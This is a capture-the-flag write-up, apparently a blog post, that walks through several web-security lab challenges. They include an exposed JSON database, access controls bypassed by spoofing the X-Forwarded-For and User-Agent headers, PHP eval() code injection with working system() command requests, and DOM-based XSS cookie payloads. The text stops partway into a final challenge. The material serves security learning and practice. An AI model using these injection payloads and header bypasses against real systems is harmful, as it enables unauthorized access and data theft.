
I used the credentials to login the website and once I was in I had found that there was a Moores code left on the page



I Have a Message For You

.....

I took the mores code and went to an online decoder and decoded the Moores message and finally I obtained the flag.



The screenshot shows the dcode.fr/morse-code website. On the left, there is a search bar with the text "Search for a tool" and a search button. Below it, there is a list of results, including "IRFETAEHTETANTHTETDTHNN&THTTN&T", "ETETLNITNRR&FR&RAAET&ETTFIE", "TETETAMEAKK&QK&KNNT&ETEEQMT", "MKQENT&ETENAE&ETEW&AA&EEA", and "FLAG(I-KNOW-YOU-AR3-MOR53)". The last result is highlighted with a red box. On the right, there is a "MORSE CODE" section with a "MORSE CODE TRANSLATOR" and a "MORSE CIPHERTEXT TO CONVERT" input field. Below the input field, there are radio buttons for "DETECT AUTOMATICALLY LONG AND SHORT CHARACTERS" and "USE THE FOLLOWING 2 CHARACTERS FOR SHORT AND LONG: . -". There is also a "TRANSLATE MORSE" button. At the bottom, there is a "CASE OF A MESSAGE WITH - AND . ONLY (NO SPACE)" section with a "TRY..." button and a "DICTONARY" dropdown menu.

14. Encrypted Database

Challenge Name: Encrypted Database


 Category:	Web Security	 Level:	easy	 Created At:	3 years ago
 Tries:	7784 Times	 Solved:	2003 Times	 Points:	50

Challenge Description

The company hired an inexperienced developer, but he told them he hid the database and have it encrypted so the website is totally secure, can you prove that he is wrong ??

 **Link:** <http://34.77.37.110//encrypted-database/>

The next challenge was called Encrypted Database which had a description of “the company hired an inexperienced developer, but he told them the database, and have it encrypted so the website is totally secure, can you prove that wrong” going to the link that was provided I found it was a website with an image of a truck.



Going through the page and there was nothing interesting nothing interesting there so I had to view the source page.

View the source page I had seen a link which was of potential interest, it had a path called secret-admin which had some css codes.

```
view-source:http://34.77.37.110/encrypted-database/

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="utf-8">
5 <meta http-equiv="X-UA-Compatible" content="IE=edge">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <!-- The above 3 meta tags *must* come first in the head; any other head content must come *after* these tags -->
8 <title>Welcome</title>
9
10 <!-- Bootstrap -->
11 <link rel="stylesheet" href="secret-admin/assets/style.css">
12
13 <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
14 <!--[if lt IE 9]>
15 <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script>
16 <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
17 <![endif]>
```

Going to the secret-admin path and we found ourselves with a login page.

34.77.37.110/encrypted-database/secret-admin/


Please login

Username	Username
Password	Password
Sign in	

Viewing the source code, I found another path which was called hidden-database/db.json and this was the database that the inexperienced developer said it was secured.

```
20
21 <div class="container" style="padding-top:150px;">
22 <div class="panel panel-default">
23 <div class="panel-heading"> Please login </div>
24 <div class="panel-body">
25 <div class="alert alert-danger">Login Failed</div>
26 <form class="form-horizontal" method="post" action="">
27 <div class="form-group">
28 <label for="username" class="col-sm-2 control-label">Username</label>
29 <div class="col-sm-10">
30 <input name="username" type="text" class="form-control" id="username" placeholder="Username">
31 </div>
32 </div>
33 <div class="form-group">
34 <label for="password" class="col-sm-2 control-label">Password</label>
35 <div class="col-sm-10">
36 <input name="password" type="password" class="form-control" id="password" placeholder="Password">
37 </div>
38 </div>
39
40 <input type="hidden" name="db" value="hidden-database/db.json" />
```


Going to the path of the database and we found the flag, inserting it to the hash identifier in kali linux and it said it was an MD5 cryptographic algorithm.



```
{  
  "flag": "ab003765f3424bf8e2c8d1d69762d72c"  
}
```

Decrypting the MD5 and we got our flag as shown in the image below.

Md5 hash digest	Md5 digest unhashed, decoded, decrypted, reversed value:
ab003765f3424bf8e2c8d1d69762d72c	badboy
Copy Hash	Copy Value
	Blame this record

15. Got control

Challenge Name: Got Controls


 Category:	Web Security	 Level:	easy
 Tries:	406 Times	 Solved:	349 Times

Challenge Description

We believe we made a good job protecting our infrastructure, can you bypass our controls.

 **Link:** <http://35.197.254.240/gotcontrol/>

The next challenge was called Got Control which had a description of “we believe we made a good job protecting our infrastructure, can you bypass our controls” going to the link that was provided I found it was a page which stated that “sorry your ip is not allowed, this server is only accessible from local machine or local LAN as shown in the image below



Sorry, your IP is not allowed, this server is only accessible from local machine or local LAN.

Looking at the source code of the page and there was nothing there, looking at the message it says its only accessible from the local machine which means 127.0.0.1 or localhost. Basically, we are dealing with headers Next step we need to use user IP where I googled “http header to get user ip” and got information about X-FORWARDED-FOR header which is basically a de-facto standard header for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or a load balancer

To use this header all you have to do is on burpsuite you type X-Forwarded-For: 127.0.0.1 in the request header as shown below

Request

Pretty Raw \n Actions ▾

```
1 GET /gotcontrol/ HTTP/1.1
2 Host: 35.197.254.240
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10 X-Forwarded-For: 127.0.0.1
```

And then you send the request, and we get the flag

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Mon, 18 Jan 2021 07:26:05 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Content-Length: 55
8
9 You got me, here's the flag : FLAG{NEVER_TRUST_HEADERS}
```

16. Hashable

Challenge Name: Hashable


 Category:	Web Security	 Level:	medium
 Tries:	1562 Times	 Solved:	1047 Times

Challenge Description

A famous enterprise blog was hacked, can you figure out how it was hacked?

 **Link:** <http://ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/hashable/>

The next challenge was called Hashable which had a description of “**A famous enterprise blog was hacked; can you figure out how it was hacked?**” going to the link that was provided I found it was a website



Going through the tabs that were available all had nothing of interest except contact. I found a form which was the main point of entry into the website.

Name


Email Address

Message

Sending the request to burpsuite, I initially inserted single quotes and later double quotes to see what response I would get and with the double quote the page returned with an error as shown on the below image.


Error in: /var/www/html/Hashable/contact.php(27) : eval()'d code
Message: syntax error, unexpected '"', expecting ',' or ')'

You can notice that the page makes use of the eval() function which pose a threat to a website, from this we know we can test for code injection. Code injection is the exploitation of a computer bug that is caused by processing invalid data. Now we can inject a code that will show who the user is in the server.



```
Request
Raw Params Headers Hex
1 POST /hashable/contact.php HTTP/1.1
2 Host: ec2-35-158-236-11.eu-central-1.compute.amazonaws.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/hashable/contact.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 60
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12
13 name=&email=test%40gmail.com&message=test$(system("whoami"))
```

And we got a respond as shown in the below image meaning that the exploit will work.



```
Response
Raw Headers Hex Render
67     </div>
68   </div>
69 </header>
70
71 <!-- Main Content -->
72 <div class="container">
73   <div class="row">
74     www-data
75     Message successfully sent!
76   <p>
      Want to get in touch? Fill out the form below to send me a message and I wil
```

Next, we injected a code that list all files in the server directory as shown below

```
Request
Raw Params Headers Hex
1 POST /hashable/contact.php HTTP/1.1
2 Host: ec2-35-158-236-11.eu-central-1.compute.amazonaws.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/hashable/contact.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 56
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12
13 name=&email=test%40gmail.com&message=test${system("ls")}
```

And we got the list of files as shown below and one of the files was the flag

```
Response
Raw Headers Hex Render
70
71 <!-- Main Content -->
72 <div class="container">
73   <div class="row">
74     about.php
75     contact.php
76     css
77     flag_23894ABCX1.txt
78     footer.php
79
```

Then we had cat the flag using the code we had injected as shown in the image below

```
Request
Raw Params Headers Hex
1 POST /hashable/contact.php HTTP/1.1
2 Host: ec2-35-158-236-11.eu-central-1.compute.amazonaws.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/hashable/contact.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 77
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12
13 name=&email=test%40gmail.com&message=test${system("cat flag_23894ABCX1.txt")}
```

And we finally got the flag.

```
Response
Raw Headers Hex Render
64 <span class="subheading">Have questions?
65 </div>
66 </div>
67 </div>
68 </div>
69 </header>
70
71 <!-- Main Content -->
72 <div class="container">
73   <div class="row">
74     18ab51f960bd149bcb2497b9998c752c
75     Message successfully sent! <div class="c
```

17. Search for the cookie

Challenge Name: Searching for the cookie

Category:	Web Security	Level:	medium	Created At:	3 years ago
Tries:	866 Times	Solved:	628 Times	Points:	100

Challenge Description

simple search website we need to know which cookie to eat ;)

Link: <http://34.77.37.110/searching-cookie/>

The next challenge was called Searching for the cookie which had a description of “**simple search website we need to know which cookie to eat** :)” going to the link that was provided I found it was a website

Cookie Search Engine



Aachener Printen



Abernethy



Acıbadem kurabiyesi

The website had one entry point which is the search tab, and it was where I was going to attack first. I executed a XSS payload on the page and the payload was not successful

Cookie Search Engine

you searched for: <script>alert(1)</script>



Aachener Printen



Abernethy



Acıbadem kurabiyesi

Looking at the source code I noticed that the search function is implemented using JavaScript and the malicious script we had send from the search bar was placed inside that script hence we conclude that it is a DOM Based XSS, I had to know how to inject your script so I can exploit the bug

```

<script>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.r
</script>
<script>var currentSearch = {'keyword': 'you searched for: <script>alert(1)</script>';};</script>
</head>
<body>
  <div class="container" style="padding-top :100px;">
    <div class="row">
      <div class="col-sm-8 col-sm-offset-2">
        <h1>Cookie Search Engine</h1>
        <form class="form-inline" method="get">
          <div class="form-group" style="width:90%;">
            <input style="width: 85%;" type="text" name="s" class="form-control" id="exampleInputName2" placeholder="keyword">
          </div>
          <button type="submit" class="btn btn-default">Search</button>
        </form>
        <hr />
        <h2 class="text-center">
          you searched for: &lt;script&gt;alert(1)&lt;/script&gt;
        </h2>
      </div>
    </div>
  </div>

```


in order to pop up the cross-site script we needed to come up with a payload that would bypass the script and pop up the alert. I tried using end scripts with an opening script as shown below

Cookie Search Engine

you searched for: <script>alert(1)</script>



Aachener Printen




Abernethy



Acıbadem
kurabiyesi

It eventually popped up an alert as shown in the image below




Since the challenge is asking to exploit the cookie then we are going to use the document.cookie payload

Executing the new payload as shown below

Cookie Search Engine

We managed to pop up the alert and we obtained the flag



18. Secret browser

Challenge Name: Secret Browser

 Category:	Web Security	 Level:	medium
 Tries:	473 Times	 Solved:	362 Times

Challenge Description

The company employees is using company special browser to view the website content.

 **Link:** <http://35.197.254.240/secret-browser/>

The next challenge was called Secret Browser which had a description of “The company employees is using special browser to view the website content” going to the link that was provided I found it was a website that stated that I am not using the company browser.



Welcome Guest , your are not using our company browser

Inspecting the code and found the company name **PublicTradeCo**



I intercepted the request that was supposed to be send to the server and added the header User-Agent and company name PublicTradeCo as shown below

```
1 GET /secret-browser/ HTTP/1.1
2 Host: 35.197.254.240
3 User-Agent: PublicTradeCo
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/w
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
```

And the request was sent successfully and got the welcome employee message but unfortunately, we had to look for the flag since it was not on the home page of the website as shown below



Welcome employee , the flag you are looking for is here somewhere

After several hours of looking for the flag, I had found the flag as shown below

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Thu, 01 Jul 2021 09:01:40 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 x-flag: W3lcomeCompanyUs3R
7 Allow: GET, POST, HEAD, OPTIONS
8 Content-Length: 1408
```

19. Ugame

Challenge Name: uGame


 Category:	Web Security	 Level:	easy
 Tries:	358 Times	 Solved:	262 Times

Challenge Description


we are creating a new social media app for gaming , make sure its secure enough.

 **Link:** <http://ec2-35-158-236-11.eu-central-1.compute.amazonaws.com/gamebook/>


The next challenge was called Ugame which had a description of “**we are creating a new social media app for gaming, make sure its secure enough**” going to the link that was provided I found it was a website with only one entry point which is the username area. I typed in the test and the website reflected the name on the page as shown below.



